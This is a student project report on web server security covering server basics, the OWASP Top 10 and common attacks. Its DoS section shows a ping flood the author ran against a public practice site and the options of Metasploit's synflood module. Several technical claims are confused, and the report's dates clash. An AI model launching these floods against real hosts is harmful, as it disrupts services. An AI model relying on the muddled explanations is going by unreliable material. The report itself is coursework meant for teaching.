Web Server Security

A

Project Report

Guided by

Prof. Niralee Chavda

Submitted by

Jandwar Paramveer Singh Rajinder Singh

Enrolment number: 201918140026

DEPARTMENT OF ANIMATION, ITIMS & MOBILE APPLICATIONS

Gujarat University

Batch 2022-2024

Gujarat University

Department of Animation,

ITIMS & Mobile Applications

Certificate

Enrolment No: 201918140026

This is to certify that Mr. Jandwar Paramveer Singh student of M.Sc. IT IMS and CS (Integrated) Semester – 7, has duly completed his Term Work for the semester ending in December 2023, in the subject of Project - II towards partial fulfilment of his degree of Master’s program.

Date of Submission

31-12-2022

Mentor

Prof. Niralee Chavda

ACKNOWLEDGEMENT

It is pleasured to take this opportunity to thank all those who helped me directly or indirectly in our research work. I/We would like to express my sincere thanks to internal guide **Prof Niralee Chavda**, Department of Animation, ITIMS & Mobile Applications for their valuable help during the work of this thesis. Their suggestions were always there whenever it is needed. His wide knowledge and his logical way of thinking have been great value for me.

Jandwar Paramveer Singh

201918140026

ABSTRACT

This project is in many ways an extension to my Bachelors final semester project. The main focus of my last project was on infrastructure security and on different ways an infrastructure can be exploited. This project is an extension to that. In this project I wanted to explore and share my findings on how the web server front of an Infrastructure can be exploited.

As a web server is made for clients to be able to access information and services stored in an infrastructure, the web server acts a gateway for an attacker to enter an Infrastructure for further attacks. And as a web application is an attack front for an attack on a web server, securing a web application becomes the most important step of securing a web server and ultimately and infrastructure.

So, with that in mind, I'd like to jump into this document and show you what I learnt on this journey of mine. But before I jump into meat of the conversation, I'd like to use the first chapter to discuss the workings of a web server and web application. As it would help me explain the upcoming topics.

Most of our project will be based around securing web applications, as securing web server is an aspect that can be done with a number of best practices and can be done without much complication. So, with that in mind, let's get into our project.

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

Chapter - 1

Structure And Working of a Web Server/Application

Introduction

This chapter is all about getting to know the basics of a web server and a web application. Here, we will have a brief look onto the working and function of a web server. We'll also look at the use and structure of a web application too as a web app functions as a gateway to the data stored in a web server.

What is a Web Server

A web server is software and hardware that uses HTTP (Hypertext Transfer Protocol) and other protocols to respond to client requests made over the World Wide Web. The main job of a web server is to display website content through storing, processing and delivering webpages to users.

Web server hardware is connected to the internet and allows data to be exchanged with other connected devices. The web server act as a fine example of the client/server model. All computers that host websites must have a web server software.

Web servers are used in web hosting, or the hosting of data for websites or web applications. Thus, making the web server the gateway of access to an infrastructure (based on the purpose of the infrastructure of course).

How Does a Web Server work

Web server software is accessed through the domain names of websites and ensures the delivery of the site's content to the requesting user. The software side is also comprised of several components, with at least an HTTP server. The HTTP server is able to understand HTTP and URLs. As hardware, a web server is a computer that stores web server software and other files related to a website, such as HTML documents, images and JavaScript files.

When a web browser, like Google Chrome or Firefox, needs a file that's hosted on a web server, the browser will request the file by HTTP. When the request is received by the web server, the HTTP server will accept the request, find the content and send it back to the browser through HTTP.

More specifically, when a browser requests a page from a web server, the process will follow a series of steps. First, a person will specify a URL in a web browser's address bar. The web browser will then obtain the IP address of the domain name -- either translating the URL through DNS (Domain Name System) or by searching in its cache. This will bring the browser to a web server. The browser will then request the specific file from the web server by an HTTP request. The web server will respond, sending the browser the requested page, again, through HTTP. If the requested page does not exist or if something goes wrong, the web server will respond with an error message. The browser will then be able to display the webpage.

How Requests are handled by a web server

Here is a step-by-step explanation of how what happens between a client sending an http request and him getting a response by the server.



Web Browser
(e.g., Chrome, Firefox, safari)
Processes data with JavaScript
HTTP Request (URL)
HTTP Response (HTML, JavaScript, CSS, etc.,)
Web Server
(e.g., Apache, Nginx, Express)
Processes data with PHP/ASP/JavaScript

Figure 1.1

- The client (usually a browser) opens a connection to the server and sends a request.
- The server processes the request, generates a response, and closes the connection if it finds a Connection: Close header.
- The request consists of a line indicating a method such as GET or POST, a Uniform Resource Identifier (URI) indicating which resource is being requested, and an HTTP protocol version separated by spaces.

- This is normally followed by a number of headers, a blank line indicating the end of the headers, and sometimes body data. Headers may provide various information about the request or the client body data. Headers are typically only sent for POST and PUT methods.
- The example request shown below would be sent by a Netscape browser to request the server foo.com to send back the resource in /index.html. In this example, no body data is sent because the method is GET (the point of the request is to get some data, not to send it).

```
GET /index.html HTTP/1.0
User-agent: Mozilla
Accept: text/html, text/plain, image/jpeg, image/gif, */*
Host: foo.com
```

- The server receives the request and processes it. It handles each request individually, although it may process many requests simultaneously. Each request is broken down into a series of steps that together make up the request-handling process.
- The server generates a response that includes the HTTP protocol version, HTTP status code, and a reason phrase separated by spaces. This is normally followed by a number of headers. The end of the headers is indicated by a blank line. The body data of the response follows.

Top web server software

There are a number of common web servers available, here are some;

Apache HTTP Server. Developed by Apache Software Foundation, it is a free and open-source web server for Windows, Mac OS X, Unix, Linux, Solaris and other OSs. Requires a license.

Microsoft Internet Information Services (IIS). Developed by Microsoft for Microsoft platforms. It isn't open sourced, but widely used.

Nginx. A popular open-source web server for admins because of its light resource utilization and scalability. It can handle many concurrent sessions because of its event-driven architecture. Nginx also can be used as a proxy server and functioning load balancer.

Lighttpd. A free web server that comes with the FreeBSD OS. It is seen as fast and secure, while consuming less processing power.

Sun Java System Web Server. A free web server from Sun Microsystems that can run on Windows, Linux and Unix operating system. It is well-equipped to handle medium to large scale websites.

What are Web Applications

A Web application is an application program that is stored on a remote server and delivered over the Internet through a browser interface. Web services are Web application by definition and many, although not all, websites contain Web apps. As reputed individuals have said any website component that performs some function for the user qualifies as a Web app.

Web applications can be designed for a wide variety of uses and can be used by anyone; from an organization to an individual for many reasons. Commonly used Web apps can include webmail, online calculators, or e-commerce shops. Some Web apps can be only accessed by a specific browser; however, most are available no matter which browser you use.

How Web applications work

Web applications do not need to be downloaded since they are accessed through a network. Users can access a Web application through a web browser such as Google Chrome, Mozilla Firefox or Safari.

For a web app to operate, it needs a Web server, application server, and a database. Web servers manage the requests that come from a client, while the application server completes the requested task. A database can be used to store any needed information.

Web applications typically have short development cycles and can be made with small development teams. Most Web apps are written in JavaScript, HTML5, or Cascading Style Sheets (CSS). Client-side programming typically utilizes these languages, which help build an application front-end. Server-side programming is done to create the scripts a Web app will use. Languages such as Python, Java, and Ruby are commonly used in server-side programming.

Need of Securing Web Servers and Web applications

Web servers and Web applications are the most likely front for an attack for a hacker. And there is a pretty obvious reason behind this, these fronts are made for the public/clients so that they can access the services or information provided by the organisations. So, due to these fronts being public, attacker try to attack these fronts first before trying to attack from other methods. Thus, it becomes incredibly important to secure web servers and web applications.

Now when it comes to actually implementing this security things turn out to be a lot more complex than people first imagine. There are a huge number of possible attacks that an attacker can use to exploit a vast number of vulnerabilities that a web server/web application can have. Which is why people rely on best practices and frame works.

- **Best practices:** best practices are literally the best possible practices that one can follow to ensure security to an aspect of their infrastructure. In our case we'll look at the best practices required to secure web servers and web applications.
- **Frame works:** Frame works can be seen as pre-set rules that any individual can follow to secure the required aspect of an infrastructure. And in our case, it again will be about discussing frameworks for web server and web applications. One can argue that frameworks are simply best practices, but frameworks actually act as an extension to the said best practices. Implementation of a framework and providing proof of implementation allows a company to get certified with that framework and ultimately gain widely respected trust that the world might have for the said framework.

OWASP TOP 10 2021

The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications. Here are the top 10 web application security threats found by OWASP;

	A01:2021-Broken Access Control	
	A02:2021-Cryptographic Failures	
	A03:2021-Injection Cross-site Scripting	
	A04:2021-Insecure Design	
	A05:2021-Security Misconfiguration	
	A06:2021-Vulnerable and Outdated Components	
	A07:2021-Identification and Authentication Failures	
	A08:2021-Software and Data Integrity Failures	
	A09:2021-Security Logging and Monitoring Failures	
	A10:2021-Server-Side Request Forgery	

Table 1.1

In further chapters we will have a look into each and every one of these vulnerabilities with an exceptionally detailed look into a few of them. For now, this marks the end of this chapter. For the topic of concern this much amount of shall be enough (provided you have a background in IT). For any doubts in the infrastructure aspects, you can refer to my last year's project documentation.

Summary

In this chapter we discussed the purpose and functioning of web servers and web applications. We learnt how requests are handled by web server. We had a discussion on why is securing web servers and web applications so important. After that we had a look into OWASP TOP 10, a list for the top security threats that developers face with web applications. There are quite obviously more points that could've been discussed in this chapter but I have chosen leave them for later parts of this document.

Chapter - 2

Attacking Web Servers

Why is Securing Web Servers important?

Organisation can defend most network-level and OS-level attacks by adopting network security measures such as firewalls, intrusion detection systems (IDSs), and intrusion prevention system (IPSs) and by following security standards and guidelines. This forces attackers to turn their attention to web-server and web-application-level attacks because a web server that hosts web applications is accessible from anywhere over the Internet. This makes web servers an attractive target.

Goals behind Attacking a web server

- Stealing sensitive credentials or financial details
- Integrating server into a botnet to perform denial of service (DoS) or DDOS attack
- Compromise a database
- Obtaining closed-source applications
- Hiding and redirecting traffic
- Escalating privileges
- For pure curiosity or personal goal
- For damaging the target's reputation

Why are web servers compromised

- Exposure of LAN or intranet to the Internet. Such an event can let viruses, trojans, attackers in. Introduction of bugs by running scripts causes potential security holes.
- Poorly configured web server causes potential holes in the LAN's security.

- Lack of care from the network administrator can cause problems in recognising legitimate users and identification of intruders.

- Active content such as ActiveX controls and Java applets make it possible for harmful applications, such as viruses to invade a system. such active content can be used as a conduit for malicious software to bypass the firewall system and permeate the LAN.

Other possible oversights that can cause a compromise

- Improper file and directory permissions

- Using default settings in the server

- Useless services enabled

- Lack of implementation of security policies

- Improper authentication

- Lack of or misconfiguration of SSL certificates and encryption

- Bugs in all aspects of a web server

- Using self-signed and default certificates

<u>Types of attacks in a web server</u>

1) Dos/DDoS Attacks

Such an attack involves sending a large number of fake requests to use up all the resources or processing power of the web server. In DoS a single system sends this large number requests and in DDoS a large number of systems are used to send request from all different directions.




Figure 2.1

To crash a web server running an application, the attacker targets the following services;

- Network bandwidth

- Server memory

- Application exceptional handling mechanism

- CPU usage

- Hard-disk space

- Database space


There are two general methods of DoS attacks: flooding services or crashing services. Flood attacks occur when the system receives too much traffic for the server to buffer, causing them to slow down and eventually stop. Popular flood attacks include:

- **Buffer overflow attacks** – the most common DoS attack. The concept is to send more traffic to a network address than the programmers have built the system to handle. It includes the attacks listed below, in addition to others that are designed to exploit bugs specific to certain applications or networks
- **ICMP flood** – leverages misconfigured network devices by sending spoofed packets that ping every computer on the targeted network, instead of just one specific machine. The network is then triggered to amplify the traffic. This attack is also known as the smurf attack or ping of death.

- **SYN flood** – sends a request to connect to a server, but never completes the handshake. Continues until all open ports are saturated with requests and none are available for legitimate users to connect to.

A Practical Example


- **Ping-of-death**: In this attack the attacker sends ICMP ping messages with custom packet size. These packets are massive in size due their custom values, and are capable to making a target unresponsive. Here is a practical example that I performed at the site certifiedhacker.com.



```
C:\WINDOWS\system32\cmd.exe - ping -t -l 65500 certifiedhacker.com
C:\Users\Paramveer>ping -t -l 65500 certifiedhacker.com

Pinging certifiedhacker.com [162.241.216.11] with 65500 bytes of data:
Reply from 162.241.216.11: bytes=65500 time=650ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=610ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=544ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=702ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=535ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=670ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=542ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=690ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=554ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=671ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=540ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=692ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=532ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=516ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=542ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=521ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=519ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=526ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=609ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=644ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=517ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=546ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=736ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=597ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=616ms TTL=48
Reply from 162.241.216.11: bytes=65500 time=646ms TTL=48
```

Figure 2.2

- **DoS Attack using Metaspoilt framework:** Metaspoilt is a tool that carries a number of modules, with each module serving its own purpose. Here a synflood module is used to perform a DoS attack on the target



```
      =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1723 exploits - 986 auxiliary - 300 post       ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops           ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) >
```

Figure 2.3

2) DNS Server Hijacking: In this attack the attacker compromises a DNS server and changes its mapping settings to redirect towards a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Due to this, when the user later enters a legitimate URL in the browser, the settings refirect the user to the attackers fake website.




Figure 2.4

Types of DNS Hijacking Attacks

- **Local DNS Hijacking:**

By installing Trojan malware on a user’s system, the attacker can change the regional DNS settings and redirect the user to a malicious site. These uses of DNS hijacking can lead to identity theft.

- **Router DNS Hijacking:**

A router DNS attack occurs when attackers take over a router with a default password, overwrite its DNS settings, and redirect users connected to the device (EC-Council, 2020).

- **OnPath DNS Hijacking:**

DNS hijacking is an OnPath attack in which attackers obstruct communication between a DNS server and user and provide multiple IP addresses pointing to malicious sites.

- **Rogue Server DNS Hijacking:**

In rogue server DNS attacks, the attacker change how a DNS server works by hacking the server, changing DNS records, and redirecting requests to malicious sites.

- **DNS Spoofing:**

In DNS spoofing attacks, a request is redirected from a legitimate website to a malicious website. An attacker can compromise a DNS server to redirect users to a malicious website that superficially imitates a legitimate site.

- **Cache Poisoning:**

DNS spoofing is also known as cache poisoning. Servers, systems, and routers store DNS records in a cache. In this type of cyberattack, hackers insert a forged DNS entry to poison the cache, leaving an alternate IP destination for a given domain

3) **DNS Amplification Attack:**

Recursive DNS query is a method of requesting DNS mapping, The query goes through DNS servers recursively until it fails to find the specified fomain name to the IP address mapping. Attackers exploit recursive DNS queries to perform a DNS amplification attack that results in DDoS attack on the victim's DNS server.




Figure 2.5

In simpler terms, the attacker uses a large number of systems to send a large number of requests for an address that doesn't actually exist. Such a target causes the request to go through a number of top-level domain namespaces. The attacker does all this using a spoofed IP address of the target. This causes a large number of replies for the actual system, thus causing a DoS attack.

4) **Directory Traversal Atack:** In this attack the attacker exploits vulnerabilities in the way of directory traversal to traverse those directories themselves. An attacker may take advantage of loopholes to inject malicious strings as the user input parameter to access files located outside the current directory.

How Does a Directory Traversal Attack Work?

Directory traversal attacks can be efficiently executed if there are inherent vulnerabilities in the configuration of web servers, File Transfer Protocol (FTP) servers, or hosted applications. For example, consider a scenario where a university IT department decides to adopt FTP to allow students and researchers to upload their research work to the university web portal. FTP software was chosen because it supported large file uploads and transfers that are otherwise impossible with email and popular file-sharing programs.

This same type of scenario could play out in websites, web applications, web servers, and other systems running applications with directory traversal vulnerability, even if the host web server is fully patched and up-to-date. This in-a-nutshell is how a malicious actor can exploit directory traversal vulnerability to steal sensitive information or database credentials from web servers and hosted applications. However, the process can be a lot more complicated than that.



Hacker
1.The hacker sends a path for the file/directory he wants to the server
Server
Normal file/directory
2. The server tries to include the path requested buy the hacker instead of the normal one
3. The server returns the file or directory requested
Private directory
Private file
Website
System

Figure 2.6

In Microsoft OS, for example, directory traversal uses the ..\ or ../ parameters, while the root directory uses the notation "C:\" (where C is usually the primary home partition), and there is no standard root directory above that. This means that for most directory vulnerabilities on Windows, attacks are limited to a single partition. On the other hand, in the Unix/Linux system, directory traversal uses the "../" parameter.

5) Man-in-the-Middle Attack/Sniffing Attack:

This attack allows an attacker to access sensitive information by intercepting and altering communications between an end user and web servers. In MITM or Sniffing attack the intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection.

Such an attack allows the attacker to steal sensitive user information, such as online banking details, usermames and passwords, transfered over the internet to the web server.

